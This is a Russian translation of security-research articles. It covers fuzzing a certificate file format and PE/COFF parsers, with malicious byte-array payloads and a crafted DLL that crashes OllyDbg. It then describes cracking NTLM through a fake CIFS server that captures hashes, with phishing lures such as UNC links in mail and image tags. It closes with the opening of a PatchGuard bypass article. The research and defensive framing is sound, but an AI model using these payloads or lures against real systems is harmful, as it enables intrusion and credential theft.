(xbud@yakuza <~/code/random>) $./certextract certsdb.dat out.DER cert req1.DE len: 657 PtrToData: 90
```

```
(xbud@yakuza <~/code/random>) $md5sum req1.DER out.DER e3e45e30b18a6fc9f6134f0297485cc1 req1.DER e3e45e30b18a6fc9f6134f
```

```
(gdb) r ./badcertdb.dat out.DER
```

```
Starting program: /home/xbud/code/random/certextract ./badcertdb.dat out.DER
```

```
cert req1.DE
```

```
len: 2131      PtrToData: 27
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()
```

Фактическая эксплуатация этой уязвимости оставлена читателю в качестве упражнения: имея структуру файла, необходимую для построения атаки, завершить ее теперь тривиально.

Продолжение прикладных примеров

Утилита `certdb2der.c`, предоставленная в этом наборе примеров, проходит по `dat`-файлу и сбрасывает содержимое каждого сертификата в отдельные файлы. Структура `CERTFF` (Certificate File Format) содержит элемент `NumberOfCerts` типа `unsigned int`. Это целое число явно управляет итератором цикла, контролируя число структур `CERTDATA`, которые, как утверждается, находятся в теле `dat`-файла.

```
59 pCertFF = (PCERTFF)(image + OFFSET_TO_CERT_COUNT);  
60 alloc_size = (pCertFF->NumberOfCerts + 1) * sizeof(CERTDATA);  
61  
62 pCertData = (PCERTDATA)malloc(alloc_size);  
63  
64 memcpy(pCertData, (image + pCertFF->PointerToCerts), alloc_size - 1);
```

Состояние целочисленного переполнения может быть вызвано во время выделения памяти для массива структур `pCertData`. Если специально подготовленный `dat`-файл содержит достаточно большое значение во время выделения памяти, массив `pCertData` становится некорректным из-за умножения в строке 60: `(pCertFF->NumberOfCerts + 1) * sizeof(CERTDATA)`. Максимальное значение беззнакового целого равно 4294967295, или `0xffffffff`, поэтому когда значение `NumberOfCerts` умножается на `sizeof(CERTDATA)`, то есть на 16 байт, происходит переполнение с заворачиванием значения, приводящее к вызову `malloc()` с отрицательным размером или `malloc(0)`. Затем это можно использовать для выполнения произвольного кода в некоторых реализациях `malloc`, перезаписывая управляющие структуры в куче. И снова эксплуатация не рассматривается подробно, но подготовка к эксплуатации объяснена ниже. Обратитесь к разделу ссылок за статьями, посвященными эксплуатации переполнений кучи.

При подготовке эксплойта для файлового формата большая часть работы будет состоять в построении поддельного корректного фрагмента `CERTFF` и его правильном размещении в `dat`-файле. Первые 6 байт нашего файла останутся прежними, поэтому можно предположить, что наш эксплойт будет выглядеть примерно так:

```
[ 4 ][ 2 ][ 6 ][Cert 1][Cert 2][Cert ...] [SIG][Element Count][Fake Number of Certs + 2 bytes][Our Fake Certs ]
```

```
unsigned char exploit_dat1[] = {  
    /* информация заголовка */  
    0x4f, 0x50, 0x00, 0x00, 0x01, 0x00,  
    /* наша длина, за которой следует указатель на наши сертификаты */  
    0xff, 0xff, 0xff, 0xff,  
    0x0a, 0x00,  
    /* один корректный сертификат */  
    0x70, 0x65, 0x71, 0x31, 0x2e, 0x44, 0x45, 0x00,  
    /* наша длина */  
    0x00, 0x07,  
    /* место, куда можно записать наши данные, PointerToDer */  
    0x00, 0x26,  
    /* DataPtr нам бесполезен */  
    0x00, 0x00, 0x00, 0x00,  
};
```

```
unsigned char exploit_dat2[] = {  
    /* поддельные сертификаты для заполнения */  
    0x41, 0x41, 0x41, 0x41, 0x2e, 0x41, 0x41, 0x00,  
    /* наша длина */  
};
```

```

0x00, 0x10,
/* место, куда можно записать наши данные, PointerToDer */
0x26, 0x04,
/* DataPtr нам бесполезен */
0x00, 0x00, 0x00, 0x00,
};

```

Псевдокод ниже обозначает структуру оставшейся части бинарного dat-файла.

```

for(i = sizeof(exploit_dat1); i < buf.length; i+= sizeof(exploit_dat2))
    memcpy(buf + i, exploit_dat2, sizeof(exploit_dat2));

```

Кратко говоря, код копирует содержимое нашей второй структуры после 24-го байта до тех пор, пока не будет достигнут конец буфера. Ниже показана итерация корректного использования утилиты, за которой следует итерация по вредоносному файлу базы сертификатов.

```

(xbud@yakuza <~/code/random>) $./certdb2der reqs/certsdb.dat req1.DE of length: 657 is being written to disk... req2.DE

(gdb) r 2badcertdb.dat
Starting program: /home/xbud/code/random/certdb2der 2badcertdb.dat

Program received signal SIGSEGV, Segmentation fault.
0xb7e1267f in memcpy () from /lib/tls/libc.so.6
(gdb) x/i $pc
0xb7e1267f <memcpy+47>: repz movsl %ds:(%esi),%es:(%edi)
(gdb)i reg
eax                0xffffffff      -1
ecx                0x3fff9c02      1073716226
edx                0x804a008        134520840
...

```

Если восстановить наш вызов как `memcpy(buf, edx (our fake certs), eax (-1))`, значение, хранящееся в `eax`, равно `-1`; когда оно преобразуется внутри `memcpy` в беззнаковое, 4 ГБ данных копируются в наш целевой буфер размером всего `0x800` байт.

Практический разбор

Заголовки Microsoft PE/COFF

Существует ряд документов и инструментов, объясняющих структуру печально известного PE (Portable Executable) Microsoft и старого Unix-style заголовка COFF (Common Object File Format). Поэтому я воздержусь от подробного описания назначения каждого элемента внутри каждой структуры. Вместо этого я сосредоточусь на критических секциях, которые могут позволить атакующему изменить содержимое элементов заголовка специально для нарушения реализаций парсеров PE/COFF.

С учетом этого мы можем начать наше путешествие в мир PE. По файловому смещению `0x3C`, как указано в `rescoff.doc` Microsoft, находится четырехбайтовая сигнатура PE; сразу после сигнатуры файла образа располагается стандартный COFF-заголовок следующего формата:

```

IMAGE_FILE_HEADER //(Coff)
{
    unsigned short  Machine;
    unsigned short  NumberOfSections;
    unsigned int     TimeDateStamp;
    unsigned int     PointerToSymbolTable;
    unsigned int     NumberOfSymbols;
    unsigned short   SizeOfOptionalHeader;
    unsigned short   Characteristics;
}

```

```
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Не выглядит ли что-нибудь похожим на наш гипотетический файловый формат, использованный в примерах выше?

NumberOfSections и NumberOfSymbols в контексте собственных файловых форматов являются аналогами NumberOfCerts. Эти элементы, наряду с SizeOfOptionalHeader, создают интересные векторы атаки. Прежде чем двигаться дальше по деталям COFF-заголовка, важно уделить чуть больше внимания смещению 0x3C, на которое ссылается документ PECOFF.doc. В нем сказано, что файловое смещение, указанное по смещению 0x3C от начала файла образа, указывает на PE-сигнатуру.

Если смещение по адресу 0x3c равно fstat(image).st_size + 1, анализатор обращается к недопустимой памяти. Ошибка встретилась в большинстве проверенных просмотрщиков PE. Изменённый файл уже не исполнится, но может обрушить программу предварительного анализа. Для этого достаточно поддельного заголовка MZ с неверным смещением. В начале EXE находится заглушка MS-DOS; стандартная версия при запуске выводит сообщение «Эту программу нельзя выполнить в режиме DOS».

Поле NumberOfSections задаёт число заголовков секций в файле. Подстановка случайных значений даёт интересные результаты в dumpbin.exe из MSVC, PEView, PE Explorer, msfpescan и других инструментах.

После заголовка COFF находится OPTIONAL_HEADER, также называемый заголовком PE; он состоит из следующих элементов:

```
_IMAGE_OPTIONAL_HEADER32 {
    unsigned short    Magic;
    ...
    unsigned int      ImageBase;
    ...
    unsigned short    MajorOperatingSystemVersion;
    unsigned short    MinorOperatingSystemVersion;
    ...
    unsigned int      SizeOfImage;
    unsigned int      SizeOfHeaders;
    ...
    unsigned int      LoaderFlags;
    unsigned int      NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Для краткости часть полей опущена; они помогают загрузчику определить тип файла и основные отображения. Подробности приведены в приложении. Здесь рассматривается только массив IMAGE_DATA_DIRECTORY: его первый элемент указывает на структуры, а NumberOfRvaAndSizes задаёт число записей DataDirectory. Это последняя структура, подвергнутая фаззингу в практическом разборе.

```
_EXPORT_DIRECTORY_TABLE {
    unsigned long      Characteristics;
    unsigned long      TimeDateStamp;
    unsigned short     MajorVersion;
    unsigned short     MinorVersion;
    unsigned long      NameRVA;
    unsigned long      OrdinalBase;
    unsigned long      NumberOfFunctions;
    unsigned long      NumberOfNames;
    unsigned long      ExportAddressTableRVA;
    unsigned long      ExportNameTableRVA;
    unsigned long      ExportOrdinalTableRVA;
} EXPORT_DIRECTORY_TABLE, *PEXPORT_DIRECTORY_TABLE;
```

Таблица каталога экспорта содержит адресные данные для разрешения ссылок на точки входа внутри образа. Поля NumberOfFunctions и NumberOfNames говорят сами за себя; доверие этим

числам без проверки приводит к неожиданным результатам.

Представляем breakdance.c

Хотя фаззинг файлов сравнительно прост, специальные инструменты ускоряют восстановление формата и доступ к глубоко вложенным структурам. Обычно я использую `xxd -i, hd (hexdump)` или шестнадцатеричный редактор `shred` для Windows и изменяю структуры вручную, но для PE написал отдельную программу со следующими параметрами:

```
Usage: ./breakdance [parameters]
Options:
  -v                verbose
  -o [file]         File to write to (defaults) out.ext
  -f [file]         File to read from
  -e [value]        Modify Export Directory Table's number
                   of functions and number of names
  -p               Print sections of a PE file and exit
  -c               Create new section (.pepe) not to be used with -m
  -s [section]     Section to overwrite (can be used with -c)
  -m [section] [value]
  -n [length]      Fuzz Export Directory Table's Strings
                   Modify [section] with [int] where:
                   section is one of [image_start] [number_of_sections]

ex. ./breakdance -v -o out -f pebin -m "image_start" 65536
ex. ./breakdance -v -o out -f pebin -c -s .rdata
```

[Предупреждение: если параметр `-o` не указан вместе с параметрами изменения, изменения отбрасываются.]

Ниже перечислены бинарные анализаторы, на которые влияют параметры фаззинга из `breakdance.c`. Список не исчерпывающий, а возможности программы скромны относительно сложности PE/COFF, но их достаточно, чтобы показать ненадёжность таких анализаторов.

Tool Name	Vendor	Section
PE View	Wayne Radburn	All
MSVS bindump	Microsoft	All
OllyDbg	Oleh Yuschuk	NumberOfFunctions
PE Explorer	Haeventools.com	NumberOfSections

Затронутые наборы инструментов

Хотя я почти могу гарантировать, что другие парсеры столь же ошибочны, эта выборка довольно известна и должна быть достаточной для демонстрации. Единственная проблема, на которой я остановлюсь подробнее, - атака отказа в обслуживании против OllyDebug. Эта проблема интересна тем, что даже после изменения PE-образа для DoS OllyDebug сам бинарный файл остается исполняемым. Это можно использовать как вектор атаки против специалистов по обратной разработке, которые полагаются на OllyDbg при анализе бинарных файлов. Ниже показан запуск `breakdance` против DLL.

```
(xbud@yakuza <~/code/random>) $.breakdance -v -e 4294967295 -f \ /home/xbud/code/libpe/testbins/vncdll.dll -o vnc.dll
...
NumberOfFunctions 58, NumberOfNames: 58, now 2147483647,2147483647
Dumping 348160 bytes
```



```
(xbud@yakuza <~/code/random>) $

-- Inside WinDbg --

This exception may be expected and handled.
eax=005d44d0 ebx=0000049c ecx=005d46c8 edx=000001f8 esi=01ed0465 edi=00000000
eip=0045cda4 esp=0012e70c ebp=0012ede8 iopl=0         nv up ei ng nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293

*** WARNING: Unable to verify checksum for C:\tools\odbg110\OLLYDBG.EXE
*** ERROR: Symbol file could not be found. Defaulted to export symbols for
C:\tools\odbg110\OLLYDBG.EXE -

OLLYDBG!Createlistwindow+0x1bb4:
0045cda4 668b0459          mov     ax,[ecx+ebx*2]          ds:0023:005d5000=????

0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012ede8 0045f7eb 01ed0465 76bf1f1c 76bf2075 OLLYDBG!Createlistwindow+0x1bb4
00000000 00000000 00000000 00000000 00000000 OLLYDBG!Decoderange+0x180b
```

Выводы

Главное практическое правило здесь - не доверять никаким данным, которые может изменить пользователь. Доверие между приложением и входными компонентами, такими как сокеты, файловый ввод-вывод, именованные каналы и так далее, всегда должно быть минимальным, а в предельном случае такие компоненты следует считать опасными. Наличие спецификации файлового формата не является оправданием для предположения, что все данные, полученные из предполагаемого файла, корректны. Проверяйте ввод по рабочему набору правил, а если утверждение не выполняется, возбуждайте исключение. Делать код простым означает принимать только корректный ввод и отклонять все варианты.

Весь упомянутый код предоставлен в приложенном tar-архиве; более безопасная версия библиотеки для разбора гипотетического файлового формата, разработанного для этой статьи, включена в демонстрационных целях.

Библиография

OSVDB. OSVDB Advisory Descriptions <<http://www.osvdb.org>>

Microsoft Corporation. PECoff Specification
<<http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx>>

blexim. Integer Overflows <<http://www.phrack.org/show.php?p=60&a=10>>

Атака на NTLM с предвычисленными хэш-таблицами

Автор: warlord

Контакт: <warlord@noloin.org>

1. Введение

Взлом зашифрованных паролей давно интересует хакеров, а их защита всегда была одной из крупнейших проблем безопасности, с которыми сталкивались операционные системы; Microsoft Windows не является исключением. Из-за ошибок в проектировании схемы шифрования паролей, особенно в схеме LanMan (LM), Windows имеет плохую репутацию в этой области информационной безопасности. Особенно в последние пару лет, когда устаревший алгоритм шифрования DES, на котором основан LanMan, столкнулся со все большей вычислительной мощностью обычных домашних компьютеров в сочетании с постоянно растущим объемом жестких дисков, стало совершенно ясно, что LanMan сегодня не просто устарел, а уже архаичен.

До сих пор для взлома пароля, хэшированного LanMan, сначала требовалось каким-то образом получить доступ к машине и забрать файл паролей. Это не делало удаленный взлом пароля невозможным, но поскольку удаленному атакующему сначала нужно было взломать систему, чтобы получить необходимые данные, это не имело большого значения. Эта статья попытается изменить такую точку зрения.

2. Устройство LM и NTLM

2.1. Катастрофа LanMan

По умолчанию Windows хранит пароли всех пользователей с использованием двух разных алгоритмов хэширования: исторически слабого LanMan-хэша и более стойкого MD4. LanMan-хэш основан на DES и был описан в тираде Mudge на эту тему. Ниже приведено краткое напоминание о LM-хэше, хотя тем, кто не знаком с LM, вероятно, стоит прочитать первоисточник.

Сначала Windows берет пароль и гарантирует, что его длина составляет 14 байт. Если он короче 14 байт, пароль дополняется нулевыми байтами. Полный перебор до 14 символов может занять очень много времени, но два фактора сильно упрощают задачу. Во-первых, набор возможных символов довольно мал, и Microsoft дополнительно уменьшает его, сохраняя пароль только в верхнем регистре. Это означает, что "test" совпадает с "Test", совпадает с "tesT", совпадает с... ну... вы поняли идею. Во-вторых, пароль на самом деле не имеет размер 14 байт. Windows делит его на две части по 7 байт. Поэтому вместо перебора до 14 байт атакующему нужно взломать только 7 байт, два раза. Разница составляет (keyspace^{14}) против $(\text{keyspace}^7)^2$. Это огромная разница.

Что касается пространства ключей, эта статья фокусируется только на буквенно-цифровом наборе символов, но полный возможный набор допустимых символов таков:

ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 %!@#\$%^&*()_-=+`~[]\{}|\'<>,.?/

Следующая проблема LM связана с полным отсутствием соли или сцепления блоков шифра в процессе хэширования. Чтобы хэшировать пароль, первые 7 байт преобразуются в 8-байтовый DES-ключ с нечетной четностью. Этот ключ используется для шифрования 8-байтовой строки "KGS!@". То же самое происходит со второй частью пароля.

Отсутствие соли создает два интересных следствия. Очевидно, это означает, что пароль всегда хранится одним и тем же способом, что буквально напрашивается на типичную атаку с таблицей поиска. Другое следствие состоит в том, что легко определить, больше ли пароль 7 байт. Если нет, последние 7 байт будут нулевыми и дадут постоянный DES-хэш 0xAAD3B435B51404EE.

Как я уже указывал, LM широко документирован. "L0phtcrack" и "John the Ripper" являются инструментами перебора, способными взламывать эти хэши, а Philippe Oechslin из ETH Zurich первым предвычислил таблицы поиска LM, позволяющие взламывать такие хэши за секунды.

2.2. NTLM

Microsoft попыталась устранить слабости LM с помощью более стойкого NTLM. Первая версия появилась в Windows NT, а в NT SP6 её усилили до NTLMv2. Для обмена файлами, сетевой печати и удалённых команд Windows использует общую файловую систему Интернета CIFS, которая выполняет аутентификацию через NTLM.

В NTLM клиент запрашивает новую сессию, затем предлагает поддерживаемые варианты SMB/CIFS. Сервер выбирает один из них и присылает восьмибайтовый случайный запрос проверки.

Чтобы теперь войти в систему, клиент отправляет имя пользователя открытым текстом (!) и также пароль, хэшированный в стиле NTLM. NTLM-хэш генерируется следующим образом:

```
[UsersPassword]->[LMHASH]->[NTLM Hash]
```

К 16-байтовому LM-хешу добавляются пять нулевых байтов. Полученные 21 байт делятся на три группы по семь, каждая превращается в восьмибайтовый DES-ключ с нечётной чётностью. Три ключа отдельно шифруют запрос проверки, а три восьмибайтовых результата объединяются в 24-байтовый ответ клиента.

Как уже отметил Mudge, перехватчик трафика видит имя пользователя, запрос проверки и 24-байтовый ответ.

Во-первых, как было сказано ранее, если пароль короче 8 байт, вторая половина LM-хэша всегда равна 0xAAD3B435B51404EE. Для иллюстрации предположим, что первая часть хэша равна 0x1122AABCCDDEEFF. Тогда весь LM-хэш выглядит так:

```
-----  
| 0x1122AABCCDDEEFF | 0xAAD3B435B51404EE |  
-----
```

Первые восемь байтов ответа NTLM зависят только от первых семи байтов LM-хэша. Вторые восемь — от последнего байта первой половины LM и первых шести байтов второй. Оставшиеся два байта LM дополняются пятью нулями и шифруют запрос проверки, образуя третий фрагмент ответа. Поэтому дополненный LM-хэш выглядит так:

```
-----  
| 0x1122AABCCDDEE | FFAAD3B435B514 | 04EE00000000 |  
-----
```

и превращается в 24-байтовый ответ NTLM. Для пароля короче восьми символов третий ключ всегда равен 0x04EE0000000000. Если зашифрованный им перехваченный запрос совпадает с последними восемью байтами ответа, пароль почти наверняка не длиннее семи символов. Это

можно подтвердить перебором 256 вариантов неизвестного первого байта второго ключа. Для более длинного пароля перебор всех двухбайтовых окончаний с пятью нулевыми байтами раскрывает последние два байта LM-хеша максимум за 65 536 попыток.

2.3. Запрос проверки NTLM

Главное отличие NTLM от LM — случайный запрос проверки, действующий подобно криптографической соли. Он добавляет 2^{64} вариантов и мешает использовать предвычисленные таблицы.

3.0. Взлом NTLM с предвычисленными таблицами

3.1. Атака на первую часть

Предвычислить NTLM для всех случайных запросов практически невозможно. Но поддельный CIFS-сервер может выдавать каждому клиенту один и тот же постоянный запрос. Тогда задача снова становится статической, а таблицы NTLM строятся почти так же просто, как таблицы LM.

На снимке показана демонстрационная реализация: она принимает CIFS-соединение, согласует протокол, отправляет постоянный запрос проверки и отключает клиента после получения имени пользователя и ответа NTLM. Дополнительные сведения клиента также записываются в журнал.

```
IceDragon wincatch bin/wincatch
This is Alpha stage code from nologin.org
Distribution in any form is denied

Src Name: BARRIERICE
IP: 192.168.7.13
Username: Testuser
Primary Domain: BARRIERICE
Native OS: Windows 2002 Service Pack 2 2600
Long Password Hash: 3c19dcdb400159002d8d5f8626e814564f3649f0f918666
```

Это машина Windows XP, подключающаяся к поддельному серверу, работающему на Linux. Клиент подключается с IP-адреса 192.168.7.13. Имя пользователя - "Testuser", имя узла - "BarrierIce", и хэш пароля, конечно, тоже был захвачен.

3.2. Создание таблиц

Создание радужных таблиц для предвычисления хэшей теперь является хорошим подходом к простому взлому хэшей, но поскольку жесткие диски становятся все больше и при этом дешевеют, я решил сделать собственную схему таблиц. Как увидит читатель, мой подход требует намного больше места на жестком диске, чем радужные таблицы, поскольку они менее затратны вычислительно при создании и содержат определенный набор данных, в отличие от радужных таблиц с их вероятностью меньше 100% содержать конкретный пароль.

Чтобы создать такие таблицы, главный вопрос состоит в том, как эффективно хранить все данные. Чтобы оставаться в определенных границах, я решил ограничиться только буквенно-цифровыми таблицами. Буквенно-цифровой набор - это 26 символов от а до z, 26 символов от А до Z и еще 10 символов от 0 до 9. То есть 62 возможных значения для каждого символа, а значит, 62^7 перестановок, верно? Неверно. NTLM-хэши используют LM-хэш как входные данные. Алгоритм

хэширования LM переводит входные данные в верхний регистр. Поэтому возможное пространство ключей сжимается до 36 символов, а число возможных перестановок уменьшается до 36^7 . Единственные дополнительные входные данные, которые нужно учитывать, - используемые нулевые байты заполнения, доводящие общее число перестановок до значения чуть больше 36^7 .

Принятый здесь подход для удобного хранения и восстановления хэшей и открытого текста по сути состоит в размещении каждого возможного пароля открытым текстом в одном из 2048 бакетов. Его легко можно расширить на большее число бакетов. Инструмент создания таблиц просто генерирует каждый допустимый буквенно-цифровой пароль, хэширует его и проверяет первые 11 бит хэша. Эти биты определяют, к какому из 2048 бакетов, реализованных в данном случае как файлы, относится пароль открытым текстом. Затем пароль открытым текстом добавляется в бакет. Теперь всякий раз, когда захвачен хэш, просмотр первых 11 бит хэша определяет правильный бакет, в котором нужно искать пароль. Все, что остается сделать, - хэшировать все пароли в бакете, пока не будет найдено совпадение. В среднем это займет $((36^7)/2048)/2$, или 19131876 хэш-операций. На моей машине Pentium 4 2.8 ГГц это занимает примерно три минуты. Инструменту генерации NTLM-таблиц требуется 94 часа работы на моей машине. К счастью, мне пришлось сделать это только один раз :)

Вопрос в том, как хранить более чем 36^7 паролей открытым текстом, размер которых находится в диапазоне от 0, то есть пустого пароля, до 7 байт.

Подход 1: хранить каждый пароль, отделяя его новой строкой. Поскольку большинство паролей имеют размер 7 байт, а дополнительная новая строка увеличивает это до 8 байт, результат оказался бы где-то около $(36^7)*8$ байт. Это примерно 584 гигабайта для буквенно-цифрового пространства ключей. Должен быть способ лучше.

Подход 2: хранить каждый пароль в 7 байтах, короче он 7 байт или нет. Тогда среднее место, требуемое для каждого пароля, уменьшается с 8 до 7, поскольку можно избавиться от новых строк. Нет необходимости отделять пароли новыми строками, если все они одного размера. Однако $(36^7)*7$ все еще слишком много.

Подход 3: пароли открытым текстом генерируются 7 вложенными циклами. Первый символ меняется постоянно. Второй символ меняется каждый раз, когда первый исчерпал все пространство ключей. Третий увеличивается каждый раз, когда второй исчерпал пространство ключей, и так далее. Интересно то, что последние 3 байта меняются редко. Если хранить их только при изменении, можно хранить только первые 4 байта каждого пароля и время от времени маркер, сигнализирующий об изменении последних 3 байт, за которым следуют 3 байта, теперь формирующие конец каждого пароля открытым текстом до следующего маркера. Это примерно $(36^7)*4$ байта, то есть 292 гигабайта. Намного лучше. Все еще слишком много.

Подход 4: для каждого символа есть 37 возможных значений: A-Z, 0-9 и нулевой байт. 37 разных значений можно выразить 6 битами. Значит, мы можем упаковать 4 символа в $4*6 = 24$ бита, то есть 3 байта. Как удобно! $(37^7)*3 == 265$ гигабайт. Все еще слишком много.

Подход 5: пароли генерируются и сохраняются последовательным образом. Хэш определяет, в какой бакет поместить каждый новый пароль открытым текстом, но он всегда "больше" предыдущего. При использовании 2048 бакетов тест показал, что внутри любого одного файла ни одно смещение между сохраняемым паролем и следующим паролем, сохраняемым в этот бакет, не превысило 55000. Если хранить смещения относительно предыдущего пароля вместо полного слова, каждый пароль можно сохранить как 2-байтовое значение.

Например, допустим, первый пароль, сохраняемый в один бакет, - односимвольное слово "A". Это индекс 10 в списке возможных символов, поскольку он начинается с 0-9. Теперь инструмент создания таблиц сохранит в бакет 10, поскольку это первый индекс от начала нового бакета и он на 10 больше нуля, стартового значения для каждого бакета. Теперь если по случайности

односимвольный пароль "С" следующим должен быть сохранен в тот же бакет, будет сохранено число 2, поскольку "С" имеет смещение 2 относительно предыдущего пароля. Если следующим паролем для этого бакета был бы "JH6", смещение могло бы быть 31337.

В основном каждый пароль хранится в системе base36, поэтому первый 2-байтовый пароль, "00", имеет индекс 37, а все предыдущие смещения паролей и смещение самого "00" в бакете, в котором "00" сохраняется, в сумме дают 37. Чтобы извлечь пароль, сохраненный таким способом, требуется преобразовать десятичный индекс обратно в систему base36 и использовать получившиеся отдельные числа как индексы в символьное пространство ключей `keyspace[]`.

Итоговый размер таблицы составляет $(36^7) * 2 == 146$ гигабайт. Это все еще довольно много, но достаточно мало, чтобы легко поместиться на современных жестких дисках. Как я упоминал ранее, фактический итоговый размер немного больше, потому что нужно также сохранить набор паролей, которые заканчиваются нулевыми байтами. В итоге получается не 146 гигабайт, а 151.

3.3. Большая проблема

Теперь есть большая проблема, связанная с созданием таблиц поиска NTLM. Первые 8 байт финального хэша выводятся из первых 7 байт LM-хэша, которые выводятся из первых 7 байт пароля открытым текстом. Поэтому создание таблиц, сопоставляющих первые 8 байт NTLM-хэша с первыми 7 байтами пароля, возможно, но те же таблицы не работают для второго или даже третьего блока 24-байтового NTLM-хэша.

Второй 8-байтовый фрагмент хэша выводится из последнего байта первого LM-хэша и первых 6 байт второго LM-хэша. Этот первый байт добавляет 256 возможных значений ко второму LM-хэшу. В то время как первый 8-байтовый фрагмент 24-байтового LM-хэша происходит исключительно из LM-хэша пароля открытым текстом, второй 8-байтовый фрагмент происходит из неопределенного байта и дополнительных 6 байт LM-хэша.

Возможность посмотреть первые до 7 байт пароля уже является большим преимуществом. Вторую часть пароля, если он вообще длиннее 7 байт, теперь обычно можно легко угадать или перебрать. Например, установив, что пароль начинается с "ILLUSTR", чаще всего можно ожидать окончание "ATION" или "ATOR". С другой стороны, если после поиска первых 7 байт применить к этому примеру перебор, потребуется перебрать 4-5 символов, пока не будет раскрыт окончательный пароль. Даже готовое потребительское оборудование делает это за секунды. Хотя это займет немного дольше, перебор даже 6 байт - не то, что невозможно высидеть. Однако 7 байт требуют неудобно большого времени. Вот где возможность посмотреть и эту часть была бы действительно кстати. И, как можно догадаться, способ есть.

3.4. Взлом второй части пароля

Как и первая половина пароля, вторая шифрует известную строку и образует восьмибайтовый LM-хеш. Зная отправленный сервером запрос проверки, последние два байта LM-хэша можно вывести из третьего фрагмента ответа NTLM, как описано в разделе 2.2.

Итак, последние 2 байта LM-хэша второй половины исходного пароля известны. Если теперь применить подход, похожий на взлом первой половины пароля, становится вполне возможно посмотреть и вторую часть пароля.

Ключ здесь в создании набора предвычисленных LanMan-таблиц, отсортированных по последним 2 байтам LM-хэша. Поэтому как только последние 2 байта LM-хэша известны, тем самым определяется файл, содержащий пароли открытым текстом, которые при хэшировании дают

совпадающую 2-байтовую последовательность в конце.

Второй фрагмент NTLM-хэша выводится из 6 байт, являющихся началом хэша одного из паролей открытым текстом из только что определенного файла, и одного байта - первого, который является последним байтом первого LM-хэша.

Считая первую часть пароля взломанной, этот байт известен. Поэтому все, что остается сделать, - хэшировать все возможные пароли в файле, поместить единственный известный байт в первую позицию строки и конкатенировать его с 6 байтами из только что созданного хэша, снова хэшировать эти 7 байт и сравнивать результат со вторым фрагментом NTLM-хэша. Если он совпадает, вторая часть пароля тоже взломана.

Даже если поиск первой части пароля не оказался успешным, метод все еще можно применить. Единственное изменение состоит в том, что также пришлось бы вычислить и проверить до 256 возможных значений первого байта.

Второй набор, отсортированные LM-таблицы, в отличие от NTLM-таблиц не зависит от конкретного запроса проверки. Он работает с любым запросом, перехваченным вместе с именем пользователя и ответом аутентификации.

4. Как заставить жертву войти на поддельный сервер?

Главный вопрос: как заставить жертву войти на поддельный сервер, тем самым раскрывая атакующему имя пользователя и хэш пароля для последующего взлома.

Подход 1: отправка HTML-письма, включающего ссылку в форме UNC-пути, должна сработать. Это зависит главным образом от риторических способностей отправителя, способного заставить жертву нажать ссылку, и от того, поймет ли почтовый клиент, что от него ожидается. UNC-путь обычно имеет форму `\\192.168.7.6\share`, где IP-адрес очевидно задает узел, к которому нужно подключиться, а `share` является общим ресурсом на этом узле. Поскольку Microsoft всегда в первую очередь заботится об удобстве, после щелчка жертвы по ссылке на машине Windows произойдет следующее. ОС попытается войти в указанный ресурс. Когда сервер запросит имя пользователя и пароль, клиент охотно предоставит серверу имя текущего пользователя и его хэшированный пароль, пытаясь войти с этими учетными данными. Взаимодействие с пользователем не требуется. Это не шутка.

Подход 2: если заставить жертву посетить сайт, включающий UNC-путь, в Internet Explorer, результат будет тем же. Тег изображения с таким путем сделает свое дело. IE заставит Windows попытаться войти в ресурс, чтобы получить изображение. И снова взаимодействие с пользователем не требуется. Кстати, с Mozilla Firefox этот трюк не работает.

Подход 3: если поддельный сервер находится в локальной сети, достаточно рекламировать его как хранилище нелегального ПО, порнографии, музыки и фильмов — рано или поздно кто-нибудь попытается войти.

Есть множество других способов, которые автор оставляет воображению читателей.

5. Что нужно помнить

После получения и успешного взлома хэша это все еще может быть не правильный пароль и, соответственно, не позволит атакующему войти на машину жертвы. Это связано с тем, что для LM пароль хэшируется полностью в верхнем регистре, тогда как второй хэш на основе MD4 фактически

чувствителен к регистру. Поэтому хэш, расшифрованный как "WELCOME", изначально мог быть "Welcome", или "welcome", или даже "wELCOME", или "WeLcOme", или... ну, вы поняли идею. С другой стороны, сколько пользователей действительно применяют необычные схемы написания?

6. Прикрытие следов

Прочитав эту статью, читатель к настоящему моменту должен понимать, что NTLM, механизм аутентификации, который, вероятно, поддерживает большинство компьютеров на этой планете, на самом деле представляет большую угрозу для узлов и целых сетей. Особенно с учетом недавно обнаруженных удаленных эксплойтов Windows, которым требуются действительные учетные записи на машинах жертв для первоначального входа атакующего, червь, заставляющий людей посетить сайт, который, в свою очередь, заставляет их войти на поддельный сервер, взламывает хэш и автоматически эксплуатирует жертву, является пугающим сценарием угрозы.

Библиография

Windows NT rantings from the L0pht
<<http://www.packetstormsecurity.org/Crackers/NT/I0phtcrack/I0phtcrack.rant.nt.passwd.txt>>
Making a Faster Cryptanalytic Time-Memory Trade-Off
<<http://lasecwww.epfl.ch/oechslin/publications/crypto03.pdf>>

Обход PatchGuard в Windows x64

Авторы: skape & Skywing

Дата: 1 декабря 2005 г.

1. Предисловие

Аннотация: в 64-битном ядре Windows появился механизм PatchGuard, запрещающий вредоносным программам и сторонним поставщикам изменять критические структуры операционной системы: отдельные системные образы, SSDT, IDT, GDT и некоторые важные регистры MSR. Защищая ядро от несанкционированных перехватов, PatchGuard повышает стабильность, но одновременно мешает работе некоторых легитимных продуктов. В статье подробно исследуется его внутреннее устройство, способы обхода и возможные контрмеры.

Благодарности: авторы хотели бы поблагодарить westcose, bugcheck, uninformed, Alex Ionescu, Filip Navaга и всех, кого к обучению мотивирует собственный интерес.

Отказ от ответственности: предмет, обсуждаемый в этом документе, представлен в образовательных целях. Авторы не могут нести ответственность за то, как эта информация будет использована. Хотя авторы попытались провести анализ как можно более тщательно, возможно, они допустили одну или несколько ошибок. Если вы заметите ошибку, пожалуйста, свяжитесь с одним или обоими авторами, чтобы ее можно было исправить.

2. Введение

